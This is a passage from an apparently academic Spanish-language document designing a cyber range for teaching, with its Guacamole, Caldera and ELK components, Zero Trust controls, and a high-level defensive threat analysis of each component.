

Figura 4.4: Diagrama del acceso a un escenario del *cyber range*

El componente **Guacamole Web** esta ubicado en la *Red de Servicios*, y se encuentra expuesto a redes externas de la plataforma para permitir el acceso a los escenarios del *cyber range*. Para la autenticación de los usuarios el servidor Guacamole Web se comunica con el Servidor de Autenticación. Cuando un usuario accede a un escenario, todo el tráfico generado por esta conexión se envía al Guacamole Proxy a través de la *Red de Estudiante*. Esta red se definió para lograr un mejor aislamiento y control del tráfico generado por los usuarios que acceden a los escenarios.

El componente **Guacamole Proxy** utiliza la interfaz en la *Red de Gestión* para su administración. Por otra parte, utiliza la interfaz en la *Red de Estudiante* para recibir las solicitudes de Guacamole Web y establecer las conexiones con los escenarios del CyRIS.

El componente Apache Guacamole utiliza un archivo de configuración provisto por *guacd*, denominado `user-mapping.xml`, que contiene la información necesaria para definir las credenciales de los usuarios junto con las conexiones a las VMs de los escenarios que tienen asociados en CyRIS. Adicionalmente al archivo `user-mapping.xml`, es posible obtener los datos de usuarios y conexiones desde un servicio externo.

4.3.4. Soporte para la simulación de ataques

Para la generación de ataques automatizados sobre los escenarios de prácticas se utiliza el framework Caldera, donde se configuran y se llevan a cabo los ataques.

El componente **Caldera** utiliza la interfaz en la *Red de Gestión* para su administración. Por otro lado, utiliza la interfaz en la *Red de Estudiantes* para llevar a cabo los ataques sobre las VMs de los escenarios de las prácticas. En la Sección 5 se explica más en detalle este componente y su funcionamiento en la plataforma.

Para usar el framework Caldera se configura el archivo de especificación de los escenarios de CyRIS para conectar ambos componentes. En este archivo se definen las tareas encargadas de desplegar los agentes en las VMs que se conectaran automáticamente con el servidor Caldera. Posteriormente al despliegue de los escenarios, un educador puede tener definido ataques que se ejecutarán sobre un conjunto de agentes.

En la Figura 4.5 se visualiza la comunicación entre los componentes antes mencionados y el actor involucrado.



Figura 4.5: Diagrama de los componentes involucrados para la generación y/o simulación de ataques en el *cyber range*

4.3.5. Monitoreo de la plataforma

Para monitorear la plataforma y el progreso de los estudiantes se hace uso de los componentes *Kibana*, *Logstash*, *Elasticsearch* y los agentes (*Beats*). Los agentes recopilan la información de las VMs de los escenarios y se envían a Logstash, donde se procesan y se aplican transformaciones sobre los datos, para luego ser almacenados en la base de datos Elasticsearch. Por otra parte, se utiliza el servicio Kibana para visualizar la información almacenada en Elasticsearch.

Los agentes **Beats** están instalados a nivel del hipervisor (KVM) ubicados en los servidores maestro y esclavo. Este hipervisor es utilizado por CyRIS para desplegar las VMs que conforman los escenarios. Los agentes utilizan la *Red de logs* para enviar la información de las VMs a el componente Logstash.

El componente **Logstash** y la base de datos **Elasticsearch** utilizan la interfaz en la *Red de Gestión* para la administración del recurso. Por un lado, el componente Logstash utiliza la interfaz en la *Red de logs* para recibir los datos enviados por los agentes Beats. Por otro lado, Elasticsearch almacena los datos recibidos por Logstash.

El componente **Kibana** está ubicado en la *Red de Servicios* y consume la información de la base de datos Elasticsearch. Dicho servicio se encuentra expuesto a redes externas de la plataforma para el acceso de los educadores que llevarán a cabo el monitoreo del *cyber range* y evaluarán el progreso de los estudiantes en las prácticas.

En la Figura 4.6 se visualiza la comunicación entre los componentes antes mencio-

nados y el actor involucrado.



Figura 4.6: Diagrama de los componentes involucrados en el monitoreo de la plataforma y el progreso de los estudiantes

4.3.6. Seguridad de la plataforma

Para asegurar la plataforma se llevan a cabo controles a nivel de red, utilizando *Firewalls* y *Routers*, así como también el control sobre la autenticación de los usuarios para los servicios expuestos a la red externa, haciendo uso del *Servidor de Autenticación*. Basándose en los principios de Zero Trust se utiliza un *Policy Decision Point* y un *Policy Enforcement Point* encargados de verificar cada solicitud y decidir si se permite el acceso al recurso solicitado.

Los **firewalls** se ubican en los routers del *cyber range* o junto a estos como un componente independiente, desde aquí se logra ejercer control sobre el tráfico proveniente del exterior y de las distintas redes definidas en la plataforma.

En relación a la política Zero Trust, se plantea el uso de la herramienta *libvirt*[1] a nivel del virtualizador utilizado por CyRIS para hacer un control granular del tráfico generado internamente y entre los escenarios de prácticas. Estas políticas permiten controlar el tráfico tanto de entrada como de salida de las distintas VMs en los escenarios, filtrando los intentos de acceso a VMs de otras instancias de escenario o incluso a sistemas externos al propio escenario. Con ello, se modela el **Policy Decision Point** y **Policy Enforcement Point** definidos en la arquitectura Zero Trust para los escenarios de prácticas.

[1] Es un conjunto de herramientas que proporciona una capa de abstracción para la gestión de máquinas virtuales y otros recursos de virtualización.

Adicionalmente, se pueden definir PDPs y PEPs como componentes lógicos en la arquitectura, distribuidos en los diversos hosts y nodos de red. Estos componentes permiten verificar los permisos de los usuarios para acceder a un recurso y aplicar las políticas de acceso sobre dicho recurso.

El **Servidor de Autenticación** se ubica en la red de gestión, y recibe los pedidos para la autenticación de los usuarios a los distintos servicios de la plataforma.

En la Figura 4.7 se visualiza la distribución de los componentes de seguridad en el *cyber range*.



Figura 4.7: Diagrama de los componentes de seguridad

4.4. Cumplimiento de los requerimientos de seguridad

En esta sección se presenta cómo se cumplen los requerimientos de seguridad analizados en la Subsección 3.3.

Para cumplir con el requerimiento de **Control de acceso** (véase Subsección 3.3.1) se requiere de un dispositivo (ya sea virtual o físico) que es responsable de controlar todo el tráfico que se genera entre los actores y los recursos. De acuerdo con la arquitectura Zero Trust, este dispositivo se conoce como *Policy Decision Point/Policy Enforcement Point*. Su función principal es verificar los permisos del actor para acceder a un recurso, así como aplicar políticas de acceso al recurso. Además, desempeña otras funcionalidades importantes para garantizar el acceso adecuado, las cuales se mencionan en la Subsección 2.1.

Uno de los aspectos clave a considerar es la ubicación estratégica de los PDP/PEP en los puntos de acceso de la red. Lo importante aquí es lograr una supervisión y un control más efectivo de todo el tráfico de datos que transita por la red, permitiendo una aplicación rigurosa de las políticas de acceso establecidas. En diseño final de la solución se puede utilizar a los routers como ubicación estratégica para los PDP/PEP o definirlos junto a estos como un componente independiente.

Para cumplir con el requerimiento de **Autenticación y autorización** (véase Subsección 3.3.2) se pensaron en distintas alternativas, la primera se basa en tener un servidor de autenticación interno (LDAP, Oauth2.0, etc) al *cyber range*. La segunda alternativa no implica el uso de un servidor de autenticación, sino que requiere que el educador registre manualmente a todos los estudiantes en los servicios Moodle y Guacamole Web al comienzo de cada curso, dándolos de baja al finalizar el mismo. Por último, la tercera alternativa se basa en utilizar un servicio de autenticación externo al *cyber range*, este podría utilizar el Espacio Virtual de Aprendizaje (EVA) [UDE] presente en la plataforma Moodle utilizado por la Facultad de Ingeniería. Esta alternativa proporciona una menor autonomía y flexibilidad al gestionar los usuarios del sistema porque depende de recursos externos.

Para el diseño final se decidió utilizar la primera alternativa, en donde se utiliza un servidor de autenticación interno al *cyber range*, de esta forma la plataforma se puede utilizar en distintos entornos sin depender de servicios externos para la autenticación y autorización.

Para cumplir completamente con los requerimientos **Monitoreo de la plataforma** (véase Subsección 3.3.3) y **Seguimiento del progreso de los estudiantes** (véase Subsección 3.3.4), Elastic Security [ELAa] ofrece otros componentes a integrar que permite la detección de posibles vulnerabilidades y amenazas. El acceso y la visualización de los datos de monitoreo están restringidos a los responsables autorizados, garantizando la confidencialidad y la integridad de la información. Además, se establecieron políticas y procedimientos (véase Subsección 4.5) de seguridad para proteger los datos de monitoreo y prevenir el acceso no autorizado.

Para cumplir con el requerimiento **Control de tráfico y aislamiento de la plataforma** (véase Subsección 3.3.5) se propone una segregación de redes junto con un control granular del tráfico, donde las interacciones y accesos entre entidades requieren autenticación y/o autorización. Con esto se logra aislar las distintas áreas de la plataforma, permitiendo prevenir la propagación de amenazas o ataques entre diferentes áreas. Además, se definen políticas de seguridad (véase Subsección 4.5) para controlar y filtrar

el tráfico de la plataforma, lo que permite establecer reglas y restricciones sobre qué tipos de conexiones y protocolos están permitidos.

4.5. Especificación de las políticas de seguridad

Se define la especificación de políticas de seguridad, las cuales se crean tomando como base los requerimientos definidos. Estas políticas describen consideraciones generales para la infraestructura del *cyber range*, también se establecen las reglas y restricciones respecto al tráfico permitido para cada componente de la plataforma. Por otro lado, se realiza un análisis desde la perspectiva de un atacante, evaluando posibles escenarios y medidas de protección necesarias para mitigar un posible ataque sobre el *cyber range*.

4.5.1. Consideraciones

En cuanto a las consideraciones generales, para garantizar la seguridad y el funcionamiento óptimo de la plataforma, es fundamental que todos los servicios se ejecuten con los mínimos privilegios necesarios y estén configurados de manera adecuada para cumplir con su función. Además, en el host donde se ejecuta cada servicio, se deben instalar únicamente los módulos necesarios y exponer los servicios mínimos requeridos, manteniéndolos actualizados para mitigar posibles vulnerabilidades. También es necesario aplicar métodos de hardening en cada host que exponga un servicio en el *cyber range*, con el fin de fortalecer su seguridad.

4.5.2. Componentes de la red

Servidor Moodle

El componente responsable de la gestión de los contenidos educativos requiere tener habilitado el tráfico entrante desde la red externa hacia el servidor Moodle. Además, para llevar a cabo la autenticación de los usuarios se debe permitir el tráfico saliente desde el servidor Moodle hacia el servidor de autenticación. Asimismo, para subir cuestionarios a la plataforma se debe permitir el tráfico entrante hacia el servidor Moodle desde el servicio CyLMS.

A continuación, se realiza un análisis desde la perspectiva de un atacante discu-

tiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene las credenciales de un usuario no administrador: el atacante tendrá acceso a la cuenta del usuario víctima del Moodle y de Guacamole debido a que la contraseña de estos servicios serán las mismas. Por lo anterior, el atacante tendrá acceso a las VMs del escenario, en especial, a la VM atacante posiblemente con root. Esto ocurre debido a que se desea que el estudiante acceda a la VM sin tener que autenticarse internamente. Véase la Subsección 4.1 donde se argumentan las decisiones de diseño relacionadas a los accesos de los estudiantes a los servicios Moodle y Guacamole Web, y a las VMs de los escenarios.

Caso 2: El atacante obtiene las credenciales de un usuario administrador: el atacante tendrá acceso a las funcionalidades administrativas en Moodle como lo son: gestión de usuarios, gestión de actividades, entre otras. En un principio, el administrador no tendrá una cuenta de Guacamole asociada, por lo que no tendrá acceso a instancias de escenarios.

Caso 3: El atacante obtiene acceso al servidor donde está ejecutando el servicio Moodle: el atacante tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio del servidor (p.e, apache, www-data, etc). Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema, obtener información de usuarios consultando al servidor de autenticación, etc.

Caso 4: El atacante efectúa con éxito una denegación de servicio a Moodle: se verán afectados los usuarios estudiantes y educadores, que quieran ingresar al sitio web. El estudiante no podrá realizar cuestionarios de forma adecuada, por otra parte, el educador no podrá subir un nuevo cuestionario para el tema que desea abordar, entre otras tareas que le serán negadas. En el peor de los casos, no tendrán acceso al sitio web.

Guacamole web

El componente encargado del acceso a los escenarios del *cyber range* requiere tener habilitado el tráfico entrante desde la red externa hacia el servidor Guacamole Web. Además, para llevar a cabo la autenticación de los usuarios se debe permitir el tráfico saliente desde el servidor Guacamole Web hacia el servidor de autenticación. Por otra parte, para el envío de los datos de control y el de las distintas conexiones (SSH, VNC, RDP) establecidas por el estudiante a los escenarios, se debe permitir el tráfico saliente desde el servidor Guacamole Web hacia el servidor Guacamole Proxy.

A continuación, se realiza un análisis desde la perspectiva de un atacante discu-

tiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene las credenciales de un usuario no administrador: es análogo al Caso 1 visto anteriormente en el componente Servidor Moodle 46.

Caso 2: El atacante obtiene las credenciales de un usuario administrador (si existe): el atacante tendrá acceso a las funcionalidades administrativas de Guacamole Web como lo son: gestión de usuario, gestión de conexiones, entre otras.

En un principio, no es necesario tener un usuario administrador para Guacamole debido a que toda la configuración de Guacamole Web se puede realizar internamente en el propio host. De esta forma se mitiga lo mencionado en el párrafo anterior.

Caso 3: El atacante obtiene acceso al servidor donde está ejecutando el servicio Guacamole Web: es análogo al Caso 3 visto anteriormente en el componente Servidor Moodle 46.

Caso 4: El atacante efectúa con éxito una denegación de servicio a Guacamole web: se verán afectados todos los estudiantes que deseen ingresar a los escenarios del *cyber range*, quienes no podrán completar sus tareas de forma adecuada. En el peor de los casos, no podrán acceder al escenario asignado.

Kibana

El componente encargado de la visualización de la información de monitoreo de la plataforma requiere tener habilitado el tráfico entrante desde la red externa hacia el servidor Kibana. Esto permite que los educadores puedan llevar a cabo las tareas relacionadas al control de métricas y la visualización del progreso de los estudiantes estando fuera de la red del *cyber range*. Además, para llevar a cabo la autenticación de los usuarios se debe permitir el tráfico saliente desde el servidor Kibana hacia el servidor de autenticación. Asimismo, para poder consultar los logs generados por las máquinas virtuales de los escenarios y consultar la información de monitoreo de los recursos de la plataforma, se debe permitir el tráfico saliente desde el servidor Kibana hacia el servicio Elasticsearch.

A continuación, se realiza un análisis desde la perspectiva de un atacante discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene las credenciales de un usuario no administrador: el atacante tendrá acceso a la cuenta del usuario víctima de Kibana. Por lo anterior, el atacante podrá visualizar las métricas de cada VM de los escenarios y de los hosts donde ejecutan

estas VMs (CyRIS maestro y servidores CyRIS esclavos).

Caso 2: El atacante obtiene las credenciales de un usuario administrador: el atacante tendrá acceso a las funcionalidades administrativas de Kibana como lo son: gestión de usuarios, roles y permisos, configuración de alertas, gestión de visualizaciones, entre otras.

Caso 3: El atacante obtiene acceso al servidor donde está ejecutando el servicio Kibana: el atacante tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio del servidor (p.e, elastic/kibana, www-data, etc). Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema, obtener información de usuarios consultando al servidor de autenticación, etc.

Caso 4: El atacante efectúa con éxito una denegación de servicio al servidor Kibana: se verán afectados todos los educadores que tengan permisos de acceso al servicio Kibana, y que deseen visualizar las métricas y/o el avance de los estudiantes.

Servidor de autenticación

El componente encargado de proteger el acceso de los usuarios a la plataforma requiere tener habilitado el tráfico entrante desde los servidores Moodle, Guacamole Web y Kibana hacia el servidor de autenticación. Esto permite la autenticación de los usuarios para cada servicio en el cual se desee acceder.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al servidor donde está ejecutando el servicio de autenticación: el atacante potencialmente tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio del servidor de autenticación. Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema y/o podría modificar la base de datos de usuarios.

Caso 2: El atacante efectúa con éxito una denegación de servicio al servidor de autenticación: se verán afectados los servicios que requieran realizar consultas para autenticar y/o autorizar a un usuario. Actualmente los servicios que requieren de autenticación son: Moodle, Kibana y Guacamole Web. Por lo tanto, en el caso de que el ataque sea exitoso, los estudiantes y educadores no tendrán acceso a los servicios antes mencionados.

Guacamole Proxy (guacd)

El componente que actúa como intermediario entre los protocolos de conexión remota y Guacamole Web requiere tener habilitado el tráfico entrante desde el servidor Guacamole Web hacia el servidor Guacamole Proxy. Esto permite gestionar el tráfico de control y el tráfico de las conexiones (SSH, VNC y RDP) que los estudiantes establecen hacia los escenarios. Además, para utilizar el servicio VNC se debe permitir el tráfico desde el servidor Guacamole Proxy hacia los servidores donde se encuentra CyRIS. Por otra parte, para hacer uso del servicio SSH, es necesario realizar el enrutamiento correspondiente del tráfico SSH en los servidores donde ejecuta CyRIS, permitiendo así el tráfico desde Guacamole Proxy hacia las VMs de los escenarios.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al servidor donde está ejecutando el servicio Guacamole Proxy: el atacante potencialmente tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio Guacamole Proxy (guacd). Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema.

Por un lado, el atacante podría acceder a las VMs activas de los escenarios estableciendo una conexión VNC, donde se utilizan los puertos $5900 + N$ expuestos por los servidores (maestro y esclavo) donde se sitúa CyRIS. Si un usuario se encuentra autenticado en una VM, el atacante podría tomar el control de esa máquina virtual. Para mitigar esta situación, es posible agregar una contraseña a nivel del protocolo VNC, de modo que cada usuario deba autenticarse al intentar establecer una conexión con el servicio VNC.

Por otro lado, el atacante podría acceder a las VMs activas de los escenarios utilizando el servicio SSH. Este caso depende mucho de si el atacante tiene las credenciales de acceso de alguna de las VMs, por lo tanto, es muy probable que el atacante sea un usuario con rol de estudiante o educador.

Caso 2: El atacante efectúa con éxito una denegación de servicio a Guacamole Proxy: se verá afectado el servicio Guacamole Web para el caso en el que un usuario quiera acceder a las VMs de su escenario asignado, por lo tanto, el estudiante será el actor afectado.

Firewall

El componente encargado del filtrado de tráfico de la plataforma requiere que se permita el acceso al dispositivo únicamente desde la red de Administración, donde se podrá realizar la configuración y mantenimiento del componente.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al host donde está ejecutando el servicio de Firewall: el atacante potencialmente tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio Firewall. Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema. En un principio, el atacante tendrá acceso a todas las redes conectadas al router/firewall, por lo tanto, podría realizar un ataque Man-in-the-Middle (MitM) hacia los diferentes servicios expuestos en esas redes.

Caso 2: El atacante efectúa con éxito una denegación de servicio al Firewall: se verán afectadas todas las subredes que se conectan al firewall, derivando en una denegación parcial o completa de la plataforma, dependiendo de si hay un firewall o más en la organización. Por lo tanto, externamente se podría no tener acceso a la plataforma, e internamente se podrían ver afectadas ciertas subredes.

CyRIS

El componente encargado de generar los escenarios de práctica requiere tener habilitado el tráfico entrante desde el Guacamole Proxy hacia CyRIS para poder gestionar las conexiones VNC, SSH y RDP que establecen los estudiantes hacia las máquinas virtuales del escenario. Además, para hacer uso del servicio SSH, se debe de realizar el enrutamiendo adecuado en CyRIS para redirigir el tráfico SSH a las VMs correspondientes de los escenarios. Por otra parte, para los datos de control y la sincronización de la información, se debe permitir el tráfico desde el servidor CyRIS maestro hacia el servidor CyRIS esclavo.

Para el seguimiento del progreso de los estudiantes se debe permitir el tráfico desde los agentes Beats y el servicio Logstash. Este punto se separa en dos opciones según la ubicación donde es instalado el agente:
Opción 1: el agente ejecuta en el hipervisor. Por lo tanto, se debe permitir el tráfico desde CyRIS hacia el servicio Logstash. Cabe aclarar que esta opción no permite tráfico

desde una VM hacia el resto de redes.
Opción 2: el agente ejecuta en las VMs de un escenario. Por lo tanto, se debe permitir el tráfico desde las VMs del escenario hacia el Logstash, siendo dicho tráfico enrutado a través de CyRIS. En esta opción se debe tener mucho cuidado del tráfico que se permite salir desde la VM hacia el resto de redes.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al servidor donde está ejecutando el servicio CyRIS: el usuario del servicio CyRIS necesita privilegios elevados para la creación de escenarios, pero inicialmente, no es necesario que tenga privilegios de root. En su lugar, es posible configurar los binarios que utiliza CyRIS para que se ejecuten con privilegios elevados, por ejemplo, utilizando la utilidad setuid. También se puede configurar el usuario para que ejecute ciertas utilidades con privilegios elevados.

Dicho lo anterior, un atacante podrá manipular los escenarios que ejecuten en el servidor maestro y el servidor esclavo.

En el caso de que se haya vulnerado un servidor esclavo, el atacante podrá manipular los escenarios del mismo, pero no podrá manipular los escenarios del servidor maestro.

Caso 2: El atacante efectúa con éxito una denegación de servicio a CyRIS: se verá afectado el servicio Guacamole Proxy, por lo que un estudiante no podrá acceder al escenario asignado. Por otra parte, el servicio CyTrONE también se verá afectado para el caso en el que un educador desee desplegar las prácticas de escenarios.

En el caso que la denegación de servicio se haya efectuado sobre el servidor CyRIS esclavo, solo los estudiantes donde sus escenarios fueron desplegados en dicho servidor serán los afectados.

CyLMS

El componente encargado de generar y publicar los cuestionarios en Moodle requiere únicamente tener habilitado el tráfico desde el servicio CyLMS hacia el servicio Moodle.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al servidor donde está ejecutando el servicio CyLMS: el atacante potencialmente tendrá acceso al host con los privilegios del usuario que está

ejecutando el servicio CyLMS. Una vez se logra acceso al host, se podría escalar privilegios abusando alguna vulnerabilidad del sistema.
Además, el atacante podrá acceder al servidor Moodle utilizando las credenciales permitidas para cargar contenido en la plataforma. Esto es factible debido a que la forma en que CyLMS sube contenido a Moodle se realiza a través de SSH donde se utilizan las claves pública-privada para la autenticación.

Caso 2: El atacante efectúa con éxito una denegación de servicio a CyLMS: se verá afectado el servicio CyTrONE para el caso en el que un educador desee publicar cuestionarios en Moodle.

Logstash

El componente encargado de almacenar y procesar toda la información de monitoreo requiere tener habilitado el tráfico desde Logstash hacia la base de datos Elasticsearch, para el envío de los datos de monitoreo. Además, como se mostró en el componente CyRIS 51, si el agente Beats ejecuta en el hipervisor es necesario permitir el tráfico desde CyRIS al Logstash; si el agente Beats ejecuta en la VM, entonces es necesario permitir el tráfico desde la VM hacia el Logstash, enrutando a través de CyRIS.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso al servidor donde está ejecutando el servicio Logstash: el atacante tendrá acceso al host con los privilegios del usuario que está ejecutando el servicio Logstash. Si el atacante logra elevar sus privilegios, entonces podría modificar los datos que se envían al Elasticsearch, alterando el progreso de los estudiantes y/o los datos correspondientes al monitoreo de los recursos de la plataforma.

Caso 2: El atacante efectúa con éxito una denegación de servicio a Logstash: se verá afectado el servicio Elasticsearch debido a que no se tendrá la información de monitoreo actualizada, por consiguiente, los actores afectados serán los educadores que deseen visualizar la información de métricas y/o avances de los estudiantes en Kibana. En el peor de los casos, se podrían perder datos de utilidad que le permiten al educador evaluar la metodología utilizada por el estudiante para completar un escenario.

Máquinas virtuales de los escenarios

Estas máquinas virtuales se despliegan en los servidores CyRIS maestro y CyRIS esclavo. Por lo que necesitan tener habilitado el tráfico entrante desde el servicio Guacamole Proxy hacia las VMs atacantes de los escenarios, para que los estudiantes puedan hacer uso del servicio SSH. Además, para el envío de logs al Logstash se tienen dos opciones según donde se encuentra ejecutando el agente Beats:
Opción 1: el agente ejecuta en el hipervisor. Por lo tanto no es necesario permitir ningún otro tipo de tráfico desde las VMs hacia el Logstash.
Opción 2: el agente ejecuta dentro de una VM. Por lo tanto, se debe permitir el tráfico desde las VMs hacia el Logstash.

A continuación, se realiza un análisis desde la perspectiva de un atacante, discutiendo distintos ataques que se pueden generar sobre el componente:

Caso 1: El atacante obtiene acceso a una máquina virtual de un escenario: en un principio el atacante no debería poder acceder a ningún servicio expuesto por Guacamole Proxy, o que se encuentre fuera del entorno de práctica.
Según la opción que se haya elegido previamente, relacionadas al envío de logs al Logstash, se tienen dos casos que se pueden dar:

1) *Si el agente ejecuta en el hipervisor*, entonces, el atacante no podrá enviar tráfico fuera del escenario con destino Logstash.

2) *Si el agente ejecuta en las VMs*, entonces, el atacante podrá mandar tráfico a través de ese canal. En el caso en que el atacante logre elevar sus privilegios en la VM, este podría modificar los datos enviados por el agente Beats, permitiendo alterar el progreso del estudiante afectado en el laboratorio, o podría alterar los datos enviados para monitoreo.

Caso 2: El atacante efectúa con éxito una denegación de servicio a una máquina virtual: se verán afectados los estudiantes que deseen ingresar a la máquina virtual de su escenario asignado. En este caso no es tan grave ya que restableciendo las VMs se podría solucionar el problema rápidamente.

